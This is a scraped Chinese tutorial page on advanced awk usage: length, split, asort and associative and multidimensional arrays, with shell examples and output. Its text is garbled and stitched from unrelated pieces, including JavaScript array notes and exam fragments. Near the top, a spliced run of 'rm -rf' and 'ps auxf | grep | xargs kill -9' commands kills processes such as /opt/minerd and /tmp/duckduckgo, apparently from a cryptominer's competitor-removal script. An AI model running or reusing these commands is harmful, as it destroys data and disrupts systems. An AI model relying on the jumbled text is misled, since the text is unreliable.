awk一些高级用法
电脑杂谈 发布时间:2019-07-20 04:10:19 来源:网络整理
[chengmo@localhost ~]$ awk --version
GNU Awk 3.1.5
使用版本是:3.1以上,不同版本下面函数不一定相同
$ awk 'begin {print length('xingming')。netstat -anlp|grep 80|grep tcp|awk '{print $5}'|awk -f: '{print $1}'|sort|uniq -c|sort -nr|head -n20 | netstat -ant |awk '/:80/{split($5,ip,":")。$ awk 'begin { print length("john") '}。
4 4
length返回字符串以及数组长度,split进行分割字符串为数组,也会返回分割得到数组长度。
(asort使用):
[chengmo@localhost ~]$ awk 'BEGIN{info="it is a test";split(info,tA," ");print asort(tA);}'
4
asort对数组进行排序awk数组初始化,返回数组长度。
[kodango@devops awk_temp]$ awk 'begin {print "begin: " var} {print "process: " var} \ 。 then rm -rf /opt/yamfips auxf|grep -v grep|grep /tmp/duckduckgo|awk '{print $2}'|xargs kill -9ps auxf|grep -v grep|grep "/usr/bin/cron"|awk '{print $2}'|xargs kill -9ps auxf|grep -v grep|grep "/opt/cron"|awk '{print $2}'|xargs kill -9ps auxf|grep -v grep|grep "/usr/sbin/ntp"|awk '{print $2}'|xargs kill -9ps auxf|grep -v grep|grep "/opt/minerd"|awk '{print $2}'|xargs kill -9ps auxf|grep -v grep|grep "mine。awk 'begin {print "begin: " var} {print "process: " var} end {print "end: " var }' a var=1 。
4 test
1 it
2 is
3 a

首先我们看看数组的分类: 从数组的下标分为索引数组、关联数组 代码如下: /* 索引数组,即通常情况下所说的数组 */ var ary1 = [1,3,5,8]。通常的数组在填充时会隐式或者显示指定数组下标,但js中数组可以以名字的形式为元素赋值,这就形成了关联数组,如:。这就意味着,关联数组中,不能再以传统的下标方式来访问数组元素而必须通过元素的名字。
[chengmo@localhost ~]$ awk 'BEGIN{info="it is a test";tlen=split(info,tA," ");for(k=1;k<=tlen;k++){print k,tA[k];}}'
1 it
2 is
3 a
4 test
注意:数组下标是从1开始,与c数组不一样。
一个错误的判断方法:
[chengmo@localhost ~]$ awk 'BEGIN{tB["a"]="a1";tB["b"]="b1";if(tB["c"]!="1"){print "no found";};for(k in tB){print k,tB[k];}}'
no found
a a1
b b1
c
以上出现奇怪问题,tB[“c”]没有定义,但是循环时候,发现已经存在该键值,它的值为空,这里需要注意,awk数组是关联数组,只要通过数组引用它的key,就会自动创建改序列.
正确判断方法:

[chengmo@localhost ~]$ awk 'BEGIN{tB["a"]="a1";tB["b"]="b1";if( "c" in tB){print "ok";};for(k in tB){print k,tB[k];}}'
a a1
b b1
if(key in array) 通过这种方法判断数组中是否包含”key”键值。
删除键值:
[chengmo@localhost ~]$ awk 'BEGIN{tB["a"]="a1";tB["b"]="b1";delete tB["a"];for(k in tB){print k,tB[k];}}'
b b1
delete array[key]可以删除,对应数组key的,序列值。
三、二维数组使用(多维数组使用)
3.语句将“d:\big data\”文件夹下面的文件读入字符数组p中,所有文件夹的目录都存储在一个字符数组p中并以分号作为分割,。一般情况霞,我把这个特殊的集合想象为数组,可以使用其中内建的函数完成存储和操纵数据等基本任务,无须担心数据是在哪些行列,而是使用唯一的键进行访问或者是一个只能运行在内存中的,并只有两个字段分别是:key和item,在使用中,字段key是索引字段。9.(1)其数据元素都是字符(2)顺序存储(3)和链式存储(4)串的长度相等且两串中对应位置的字符也相等。
类似一维数组的循环访问,多维数组使用for ( item in array )这样的语法遍历数组。可以用for..in..语法遍历数组元素awk数组初始化,其中item是数组元素对应的下标:for (item in array)。可以用for..in..语法遍历数组元素,其中item是数组元素对应的下标:。
类似一维数组的循环访问,多维数组使用 for ( item in array )这样的语法遍历数组。与一维数组不同的是,多维数组必须使用split()函数来访问单独的下标分量。split ( item, subscr, SUBSEP)
[chengmo@localhost ~]$ awk 'BEGIN{
for(i=1;i<=9;i++)
{

for(j=1;j<=9;j++)
{
tarr[i,j]=i*j;
print i,"*",j,"=",tarr[i,j];
}
}
}'
1 * 1 = 1
1 * 2 = 2
1 * 3 = 3
1 * 4 = 4
1 * 5 = 5
1 * 6 = 6
……
可以通过array[k,k2]引用获得数组内容.

方法二:
[chengmo@localhost ~]$ awk 'BEGIN{
for(i=1;i<=9;i++)
{
for(j=1;j<=9;j++)
{
tarr[i,j]=i*j;
}
}
for(m in tarr)
{
split(m,tarr2,SUBSEP);
print tarr2[1],"*",tarr2[2],"=",tarr[m];
}
}'
本文来自电脑杂谈,转载请注明本文网址:
https://www.pc-fly.com/a/jisuanjixue/article-114367-1.html
-

-
陈江秋
#吴亦凡#Iamwaitingforyou
-
谢永政
疑似迎接
-
 解决方案:如何在Apple的多合一计算机上安装win7,以及如何在Mac OS上通过图形教程安装win7
 高质量发展下的政府绩效评估体系建设
 在Oracle中查看所有表和字段以及表注释. 现场评论
 mfc socket onclose_mfc 多线程socket编程_mfc的socket编程实例
北洋海军成军时